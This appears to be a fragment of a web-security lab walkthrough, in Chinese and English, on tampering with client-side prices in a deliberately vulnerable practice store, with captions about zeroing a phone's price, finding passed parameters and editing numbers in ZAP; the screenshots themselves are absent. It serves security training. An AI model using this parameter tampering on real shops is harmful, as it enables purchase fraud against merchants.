
把手機價格歸零

Client side filtering




查找傳遞了甚麼參數













No need to pay if you know the code ...




買台電視八



打開ZAP,改一下數字

HTTP Message

X



Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

